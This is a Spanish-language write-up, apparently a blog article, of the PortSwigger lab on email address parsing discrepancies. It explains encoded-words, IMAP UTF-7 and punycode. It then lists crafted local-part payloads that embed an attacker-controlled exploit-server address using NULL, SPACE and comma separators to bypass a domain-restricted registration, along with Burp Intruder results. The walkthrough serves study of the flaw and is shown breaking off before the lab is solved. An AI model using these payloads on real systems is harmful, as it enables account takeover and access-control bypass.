Abuso de la ambigüedad de RFC en los sistemas de correo

1. Reconocimientos

Este artículo se basa en la brillante investigación de Gareth Heyes («Splitting the Email Atom»). A partir de sus hallazgos, nos sumergimos en el mundo de las discrepancias en el análisis de direcciones de correo electrónico, desde el peculiar comportamiento de la parte local (explorado en el laboratorio especializado de PortSwigger) hasta los ataques de homógrafos en dominios IDN/Punycode (con el que experimentamos localmente). Cualquier explicación posterior es un esfuerzo por aprender de su trabajo y transmitirlo de una manera que refuerce las estrategias defensivas y fortalezca la infraestructura del mundo real.

2. Herramientas requeridas

- **Burp Suite**
- **RFCUT**: Generación de variantes homográficas Unicode y cargas malformadas basadas en los estándares RFC para provocar discrepancias en la clasificación y el análisis del correo electrónico.
- **Docker**: Implementación del laboratorio vulnerable en un entorno local controlado.

3. Estrategia para resolver/aprovechar los laboratorios

En este artículo seguiremos dos enfoques complementarios para entender y explotar las discrepancias de parsing que hacen posible este tipo de vulnerabilidades. Cada enfoque se centra en una parte diferente de la dirección de correo:

A) Explotación de discrepancias en la parte local (Laboratorio oficial de PortSwigger)

El primer enfoque se basa en el **laboratorio experto oficial de PortSwigger**, cuyo diseño gira en torno a las inconsistencias en la interpretación de la **parte local** de una dirección de correo por distintos

componentes de una aplicación.

B) Explotación de discrepancias en dominio (Laboratorio local reproducible)

El segundo enfoque amplía la superficie de ataque trasladando la atención de la parte local al **dominio**, centrándonos específicamente en homógrafos.

Gareth termina la investigación ejecutando un RCE derivado del aprovechamiento de discrepancias con payloads malformados (**punycode**), si quieres saber más te recomiendo leer la investigación completa.

> Nota de seguridad importante: Todos los scripts y payloads que incluyo están destinados exclusivamente al laboratorio de PortSwigger y a entornos controlados. No los utilice contra sistemas sin autorización. Los vectores, scripts y payloads presentados se basan en ejemplos proporcionados en la investigación de Portswigger.

4. Anatomía de un correo electrónico

Antes de profundizar en los dos enfoques de explotación, es esencial comprender cómo se estructura una dirección de correo electrónico.

4.1 Estructura

Una dirección de email se compone de dos partes separadas por @:

```
local-part@domain
```

- Local-part: suele representar el buzón o usuario.

- Dominio: identifica el servidor responsable del correo.

Ambas partes están reguladas por distintas RFCs (local-part: RFC 5321, RFC 5322, RFC 6531; dominio: RFC 3490, RFC 3492, RFC 5890-5893), y admiten más variaciones de las que la mayoría de desarrolladores imaginan.

4.2 El local-part: más caótico de lo que parece

Aunque a simple vista parezca que el local-part solo admite caracteres alfanuméricos, la realidad es que:

- Puede incluir símbolos (., +, =, %, !, etc.).
- Puede contener secuencias entre comillas ("...").
- Puede representarse en distintos charsets dependiendo del sistema.
- Su validación suele variar enormemente entre frameworks, librerías y servicios.

Este "caos controlado" provoca que distintos componentes de una misma aplicación interpreten la misma dirección de formas divergentes. Esta discrepancia es la base del **enfoque A**.

4.3 El dominio: ASCII, IDN y punycode

La parte del dominio también tiene su complejidad, especialmente desde la introducción de los Internationalised Domain Names (IDN). Estos permiten dominios con caracteres no ASCII (á, ü, ñ, 汉字, etc.) mediante un sistema de codificación llamado **punycode**.

Por ejemplo:

põc.com → xn--pc-eys.com

El problema aparece cuando:

- Un sistema decodifica el punycode y otro no.
- Un validador considera malformado un dominio que otro acepta.
- Una librería interpreta un carácter Unicode de forma distinta a otra.
- Se mezclan caracteres homógrafos o equivalentes, lo que puede causar que un validador marque como válido un dominio distinto.

Esta inconsistencia en la normalización y validación del dominio constituye el vector que explotaremos en el **enfoque B**.

5. Enfoque A - Discrepancias en la parte local

En este primer enfoque nos centraremos exclusivamente en la parte local de la dirección de correo electrónico y en cómo diferentes interpretaciones de encoding y charsets pueden provocar discrepancias entre componentes de una aplicación.

Para ello utilizaremos el **laboratorio experto oficial de PortSwigger**, que está diseñado específicamente para explotar este tipo de comportamientos.

5.1 ¿Qué es “encoded-word”?

Uno de los conceptos clave en este laboratorio es el uso de **encoded-word**, un mecanismo definido en la RFC 2047 que permite representar texto no ASCII dentro de cabeceras de correo electrónico.

El formato general es el siguiente:

```
=?charset?encoding?encoded-text?=
```

Donde:

- **charset** indica el conjunto de caracteres (UTF-8, UTF-16, ISO-8859-1, etc.).
- **encoding** suele ser:
    - b → Base64
    - q → Quoted-Printable
- **encoded-text** es el contenido codificado.

El problema es que no todos los componentes de una aplicación procesan el encoded-word de la misma forma ni en el mismo momento.

- Un frontend valida la dirección *sin* decodificar.
- Un backend decodifica el encoded-word antes de comparar identidades.
- Una librería intermedia solo soporta ciertos charsets.
- El encoded-word no se interpreta durante el registro, pero sí se decodifica en el momento de enviar el correo.

Esto hace posible que una misma dirección sea:

- Esto hace posible que una misma dirección sea válida durante el registro,
- Pero se resuelva a un destinatario distinto al enviar el correo.

Esta diferencia de interpretación entre fases del flujo es exactamente la discrepancia que explotaremos en el laboratorio.

5.1.1 Codificando manualmente un local-part con encoded-word

Para explotar este laboratorio es fundamental entender cómo construir manualmente un *encoded-word* y qué ocurre en cada fase del procesamiento.

5.1.1.1 Encoded-word con Base64 y UTF-8 (caso básico)

Supongamos que queremos representar el texto:

```
admin
```

En UTF-8, la representación en bytes es directa:

```
admin
```

Codificando esos bytes en Base64 obtenemos:

```
YWRtaW4=
```

> Es importante **no eliminar el carácter =** del resultado Base64 cuando se utiliza Base64 en un encoded-word.
>
> RFC 2047 define explícitamente el encoding B de la siguiente forma:
>
> > *"The 'B' encoding is identical to the 'BASE64' encoding defined by RFC 2045."*
>
> A su vez, RFC 2045 establece que Base64 **requiere padding con =** cuando la longitud de los datos no es múltiplo de 3.

Construimos el *encoded-word*:

```
=?utf-8?b?YWRtaW4=?=
```

Usado como *local-part* del email:

```
=?utf-8?b?YWRtaW4=?=@victim.com
```

5.1.1.2 Encoded-word con Q-Encoding y UTF-8

El *Q-Encoding* (Quoted-Printable) es otra forma válida definida en la RFC 2047. En este caso, los bytes se representan como valores hexadecimales precedidos por **=**.

De nuevo, partimos del texto:

```
admin
```

En UTF-8:

```
admin
```

Aplicando Q-Encoding:

```
=61=64=6D=69=6E
```

Construimos el *encoded-word*:

```
=?utf-8?q?=61=64=6D=69=6E?=
```

Y lo usamos como dirección:

```
=?utf-8?q?=61=64=6D=69=6E?=@victim.com
```

5.1.1.3 Encoded-word con Base64 e IMAP UTF-7

Además de UTF-8, algunas librerías de correo todavía soportan IMAP Modified UTF-7, una variante definida en la RFC 3501 para representar Unicode usando únicamente ASCII.

Esta variante se caracteriza por:

- representar los caracteres Unicode como UTF-16 Big Endian,
- codificarlos en Base64 modificado (, en lugar de /, sin padding =),
- encapsular el resultado entre los delimitadores & y -.

Partimos otra vez del texto:

```
admin
```

En UTF-16 Big Endian, admin se representa como:

```
00 61 00 64 00 6d 00 69 00 6e
```

Es importante notar que estos valores representan bytes reales, no una cadena textual del tipo "\x00\x61". Base64 opera directamente sobre bytes, no sobre su representación en texto.

Codificamos estos bytes usando Base64 estándar y, a continuación, aplicamos las modificaciones propias de IMAP UTF-7 (eliminación del padding = y sustitución de / por ,)

```
AGEAZABtAGkAbg
```

Sintaxis IMAP UTF-7 (Encapsulamos el resultado entre & y -)

```
&AGEAZABtAGkAbg-
```

Hasta este punto ya tenemos una representación IMAP UTF-7 válida en ASCII. Para poder incluirla dentro de un encoded-word con encoding b, codificamos ahora esta cadena ASCII completa usando Base64:

```
JkFHRUFaQUJ0QUdrQWJnLQ==
```

Construimos el *encoded-word*:

```
=?utf-7?b?JkFHRUFaQUJ0QUdrQWJnLQ==?=
```

Usado como *local-part*:

```
=?utf-7?b?JkFHRUFaQUJ0QUdrQWJnLQ==?=@victim.com
```

5.1.1.4 Encoded-word con Q-Encoding e IMAP UTF-7

Partiendo del mismo valor IMAP UTF-7 obtenido anteriormente:

```
&AGEAZABtAGkAbg-
```

Construimos el *encoded-word*:

```
=?utf-7?q?&AGEAZABtAGkAbg-?=
```

Usado como *local-part*:

```
=?utf-7?q?&AGEAZABtAGkAbg-?=@victim.com
```

Llegados a este punto surge una duda evidente: ¿por qué estamos usando q en el encoded-word si el contenido no parece estar Q-encoded?

La clave está en que, aunque el valor &AGEAZABtAGkAbg- no aplica Q-encoding adicional, **sigue siendo una cadena ASCII válida dentro de un encoded-word con encoding Q**. Es decir, no todos los valores marcados como q tienen por qué contener secuencias =XX.

Además, este mismo contenido **también puede representarse aplicando Q-encoding de forma explícita**, escapando el carácter &:

De Sintaxis email UTF-7 (Encapsulamos el resultado entre & y -)

```
&AGEAZABtAGkAbg-
```

Codificariamos en *Q-Encoding*

```
=26AGEAZABtAGkAbg-
```

Construimos el *encoded-word*:

```
=?utf-7?q?=26AGEAZABtAGkAbg-?=
```

Usado como *local-part*:

```
=?utf-7?q?=26AGEAZABtAGkAbg-?=@victim.com
```

5.1.1.5 Encoded-word con Base64 e ISO-8859-1

Además de UTF-8, muchas implementaciones de correo siguen soportando ISO-8859-1 (Latin-1), un charset de un solo byte ampliamente utilizado en sistemas legacy.

Partimos del texto:

```
admin
```

En ISO-8859-1, la representación en bytes es directa:

```
admin
```

Codificamos estos bytes usando Base64:

```
YWRtaW4=
```

Construimos el encoded-word:

```
=?iso-8859-1?b?YWRtaW4=?=
```

Usado como local-part:

```
=?iso-8859-1?b?YWRtaW4=?=@victim.com
```

5.1.1.6 Encoded-word con Q-Encoding e ISO-8859-1

En Q-encoding (RFC 2047), los caracteres ASCII imprimibles pueden representarse directamente sin necesidad de escape.

Partiendo del mismo texto:

```
admin
```

Codificamos estos bytes usando Q-encoding:

```
=61=64=6d=69=6e
```

Construimos el encoded-word:

```
=?iso-8859-1?q?=61=64=6d=69=6e?=
```

Usado como local-part:

```
=?iso-8859-1?q?=61=64=6d=69=6e?=@victim.com
```

5.1.1.7 Encoded-word con Base64 y charsets personalizados

El estándar de encoded-word no impone una lista cerrada de charsets válidos. Según la RFC 2047, el nombre del charset es un identificador textual, y muchas implementaciones no verifican su existencia real.

Dependiendo del parser, el charset puede ser:

- ignorado,
- tratado como ASCII,
- o normalizado a un charset por defecto.

Esto permite el uso de charsets personalizados, en este caso usaremos x, útil para pruebas o para evitar bloqueos por palabras clave relativos a charsets conocidos.

Partimos de nuevo del texto:

```
admin
```

Codificado en Base64:

```
YWRtaW4=
```

Construimos el encoded-word usando un charset arbitrario:

```
=?x?b?YWRtaW4=?=
```

Usado como local-part:

```
=?x?b?YWRtaW4=?=@victim.com
```

5.1.1.8 Encoded-word con Q-Encoding y charsets personalizados

Los charsets personalizados también pueden combinarse con Q-encoding.

Partiendo del mismo contenido:

```
admin
```

Codificamos estos bytes usando Q-encoding:

```
=61=64=6d=69=6e
```

Construimos el encoded-word:

```
=?x?q?=61=64=6d=69=6e?=
```


Usado como local-part:

```
=?x?q?=61=64=6d=69=6e?=@victim.com
```


5.2 Resolución manual al laboratorio

El objetivo de este laboratorio es aprovechar las discrepancias en el tratamiento que la aplicación hace del correo electrónico durante el proceso de registro y activación de cuentas.

Al acceder a la funcionalidad de registro, observamos un banner que indica que solo se permiten direcciones de correo pertenecientes al dominio `ginandjuice.shop`.



Cualquier intento de registro con un dominio distinto es rechazado.



La pregunta clave es:

¿cómo crear una cuenta si no tenemos acceso a ningún correo de ginandjuice.shop?

La respuesta pasa por identificar discrepancias en cómo los distintos componentes de la aplicación validan, normalizan y finalmente utilizan la dirección de correo electrónico.

La idea es intentar incrustar una dirección de correo completa y controlada dentro de la parte local, de forma que:

- durante el registro se procese como un email válido del dominio permitido

poc@controled.com@ginandjuice.shop

- pero en fases posteriores (envío del correo de activación) se decodifique y se utilice únicamente la dirección controlada.

poc@controled.com@ginandjuice.shop

Antes de automatizar nada, es fundamental seguir una aproximación manual y metódica, observando el comportamiento de la aplicación en cada fase.

Metodología manual

1. Determinar qué **charsets y encodings** son aceptados por el formulario.
2. Analizar:
    - mensajes de error
    - diferencias de validación
    - normalización visible
3. Probar distintos payloads combinando charsets y encodings válidos.
4. Verificar la interacción con un correo bajo nuestro control.
5. Completar el proceso de creación y activación de la cuenta.

5.2.1 Enumeración de charsets y encodings aceptados

El primer paso de la metodología consiste en determinar si el formulario de registro acepta encoded-words en la parte local del correo electrónico, y en caso afirmativo, qué combinaciones de charset y encoding son procesadas sin error.

En esta fase no se intenta todavía ninguna explotación, sino únicamente observar el comportamiento del sistema frente a distintas codificaciones válidas según RFC 2047.

Todas las pruebas parten de un correo base permitido por el formulario:

```
poc@ginandjuice.shop
```

A partir de este valor, se construyen distintas variantes utilizando encoded-words con diferentes charsets y encodings.

Encoded-word con Base64 y UTF-8:

```
=?utf-8?b?cG9j?=@ginandjuice.shop
```

Encoded-word con Q-Encoding y UTF-8

```
=?utf-8?q?=70=6f=63?=@ginandjuice.shop
```

Encoded-word con Base64 e IMAP UTF-7

```
=?utf-7?b?JkFIQUFid0JqLQ==?=@ginandjuice.shop
```

Encoded-word con Q-Encoding e IMAP UTF-7

```
=?utf-7?q?&AHAAbwBj-?=@ginandjuice.shop
```

```
=?utf-7?q?=26AHAAbwBj-?=@ginandjuice.shop
```

Encoded-word con Base64 e ISO-8859-1

```
=?iso-8859-1?b?cG9j?=@ginandjuice.shop
```

Encoded-word con Q-Encoding e ISO-8859-1

```
=?iso-8859-1?q?=70=6f=63?=@ginandjuice.shop
```

Encoded-word con Base64 y charsets personalizados

```
=?x?b?cG9j?=@ginandjuice.shop
```

Encoded-word con Q-Encoding y charsets personalizados

```
=?x?q?=70=6f=63?=@ginandjuice.shop
```

5.2.2 Análisis del comportamiento de validación

Durante las pruebas realizadas en el apartado anterior es fundamental analizar **cómo responde la aplicación ante los distintos inputs**, más allá de un simple "aceptado / rechazado".

Se deben observar especialmente:

- **Mensajes de error**: variaciones en el texto, en el momento en que aparecen o en el componente que los genera.
- **Diferencias de validación**: valores aceptados durante el registro pero rechazados en fases posteriores del flujo.
- **Normalización visible**: si el email se muestra modificado, decodificado, reinterpretado o truncado en algún punto de la interfaz.

Request ^	Payload	Status code	-warning>
0		200	Only emails with the ginandjuice.shop
1	=?utf-8?b?cG9j?=@ginandjuice.shop	200	
2	=?utf-8?q?=70=6f=63?=@ginandjuice.shop	200	Registration blocked for security reasons</p>
3	=?utf-7?b?JkFHRUFaQUJ0QUdrQWJnLQ==?=@ginandjuice.shop	200	
4	=?utf-7?q?&AHAAbwBj-?=@ginandjuice.shop	200	
5	=?utf-7?q?=26AHAAbwBj-?=@ginandjuice.shop	200	Registration blocked for security reasons</p>
6	=?iso-8859-1?b?cG9j?=@ginandjuice.shop	200	
7	=?iso-8859-1?q?=70=6f=63?=@ginandjuice.shop	200	Registration blocked for security reasons</p>
8	=?x?b?cG9j?=@ginandjuice.shop	200	
9	=?x?q?=70=6f=63?=@ginandjuice.shop	200	Registration blocked for security reasons</p>

A partir de las pruebas realizadas, se empieza a ver un patrón en el comportamiento del sistema:

- Todas las variantes probadas utilizando Base64 se registraron "aparentemente" sin problemas, independientemente del charset empleado.
- En cambio, la mayoría de combinaciones basadas en Q-encoding fueron rechazadas o no llegaron a procesarse correctamente.

- De forma especialmente interesante, **IMAP UTF-7 con Q-encoding y sin escape explícito del carácter &** fue la única variante en Q-encoding que atravesó el proceso de registro con éxito.

5.2.3 Crafting payloads

A partir del análisis previo, hay una observación clave que guía el resto del laboratorio:

> `IMAP UTF-7 con Q-encoding y sin escape explícito del carácter & fue la única variante en Q-encoding que atravesó el proceso de registro con éxito.`

Dado que esta combinación se comporta de forma distinta al resto, se convierte en el principal candidato para continuar la investigación, aunque sin descartar completamente el uso de Base64 en fases posteriores.

A partir de este punto, el foco deja de estar en qué charsets o encodings son aceptados, y pasa a estar en qué tipo de contenido puede introducirse dentro del local-part aprovechando esa aceptación.

El objetivo ahora es construir payloads que permitan incrustar una dirección de correo completa dentro del local-part, de forma que:

- en la fase de registro, la aplicación interprete toda la cadena como una dirección válida del dominio permitido (@ginandjuice.shop),

- pero en fases posteriores (normalización, envío del correo, interacción con el MTA), la dirección se decodifique de manera distinta y se utilice únicamente el correo bajo nuestro control.

En muchos casos, no basta con insertar directamente un correo completo dentro del local-part.

Los parsers de email suelen ser relativamente robustos y pueden seguir interpretando la dirección como inválida o unificada.

Por ello, es necesario introducir caracteres de control o separadores ambiguos que alteren la interpretación del correo resultante, forzando escenarios donde distintas capas del sistema no coinciden en cuál es la dirección real.

Un ejemplo de destino final deseado sería lograr que el MTA procese una dirección equivalente a:

=?utf-7?q?&AHAAbwBjAEAAYwBvAG4AdABvAG8AbABlAGQALgBuAGUAdAA+-?=@ginandjuice.shop


RCPT TO:<poc@controled.net>@ginandjuice.shop>

Para aproximarnos a este comportamiento, se diseñan payloads que cumplen tres propiedades:

- Contienen una dirección completa dentro del local-part,
- Incorporan **caracteres de control ASCII o separadores ambiguos** (>, ", NULL, SPACE, etc.).
- Se codifican usando los charsets y encodings previamente identificados como válidos.

Como dominio bajo control se utiliza el exploit-server proporcionado por el laboratorio.

A continuación se muestran algunos de los payloads representativos utilizados:



Ejemplo 1 – NULL byte

Normal: 1POC@exploit-0a5e002b0482f61d8063de6301aa00dc.exploit-server.net%00foo@ginandjuice.shop
Encoded:
=?utf-7?q?1POC&AEA-exploit&AC0-0a5e002b0482f61d8063de6301aa00dc&AC4-exploit&AC0-server&AC4-net&AAA-?=@ginandjuice.shop

Ejemplo 2 – ACK

Normal:
2POC@exploit-0a5e002b0482f61d8063de6301aa00dc.exploit-server.net[ACK]foo@ginandjuice.shop
Encoded:
=?utf-7?q?2POC&AEA-exploit&AC0-0a5e002b0482f61d8063de6301aa00dc&AC4-exploit&AC0-server&AC4-net&AAY-?=foo@ginandjuice.shop

Ejemplo 3 – SYN

Normal:
3POC@exploit-0a5e002b0482f61d8063de6301aa00dc.exploit-server.net[SYN]foo@ginandjuice.shop
Encoded:
=?utf-7?q?3POC&AEA-exploit&AC0-

0a5e002b0482f61d8063de6301aa00dc&AC4-exploit&AC0-server&AC4-net&ABY-?=foo@ginandjuice.shop

Ejemplo 4 – ESC

Normal:
4POC@exploit-0a5e002b0482f61d8063de6301aa00dc.exploit-server.net[ESC]foo@ginandjuice.shop
Encoded:
=?utf-7?q?4POC&AEA-exploit&AC0-0a5e002b0482f61d8063de6301aa00dc&AC4-exploit&AC0-server&AC4-net&ABs-?=foo@ginandjuice.shop

Ejemplo 5 – SPACE

Normal:
5POC@exploit-0a5e002b0482f61d8063de6301aa00dc.exploit-server.net[SPACE]foo@ginandjuice.shop
Encoded:
=?utf-7?q?5POC&AEA-exploit&AC0-0a5e002b0482f61d8063de6301aa00dc&AC4-exploit&AC0-server&AC4-net&ACA-?=foo@ginandjuice.shop


Ejemplo 6 – ,

Normal:
6POC@exploit-0a5e002b0482f61d8063de6301aa00dc.exploit-server.net,foo@ginandjuice.shop
Encoded:
=?utf-7?q?6POC&AEA-exploit&AC0-0a5e002b0482f61d8063de6301aa00dc&AC4-exploit&AC0-server&AC4-net&ACw-?=foo@ginandjuice.shop

Ejemplo 7 – ,NULL

Normal:
7POC@exploit-0a5e002b0482f61d8063de6301aa00dc.exploit-server.net,NULLfoo@ginandjuice.shop
Encoded:
=?utf-7?q?7POC&AEA-exploit&AC0-0a5e002b0482f61d8063de6301aa00dc&AC4-exploit&AC0-server&AC4-net&ACw-&AAA-?=foo@ginandjuice.shop

Para ello mandamos al intruder la petición de registro:




Ejecutaremos y analizaremos las respuestas.

5.2.5 Verificación con un correo bajo control

Cada payload se prueba mediante la funcionalidad de registro y se monitorizan dos tipos de señales:

- Respuestas y mensajes devueltos por la aplicación web.
- Correos recibidos en la cuenta bajo nuestro control.



Request	Payload	Status code	Response rec...	Error	Timeout	Length	Comment
0		200	97			3897	
1	=?utf-7?q?1POC&AEA-exploit&AC0-0a...	200	371			3854	
2	=?utf-7?q?2POC&AEA-exploit&AC0-0a...	200	323			3854	
3	=?utf-7?q?3POC&AEA-exploit&AC0-0a...	200	326			3854	
4	=?utf-7?q?4POC&AEA-exploit&AC0-0a...	200	325			3854	
5	=?utf-7?q?5POC&AEA-exploit&AC0-0a...	200	619			3130	
6	=?utf-7?q?6POC&AEA-exploit&AC0-0a...	200	332			3854	
7	=?utf-7?q?7POC&AEA-exploit&AC0-0a...	200	330			3854	

Request Response

Pretty Raw Hex Render

Web Security Academy

Bypassing access controls using email address parsing discrepancies

LAB Not solved

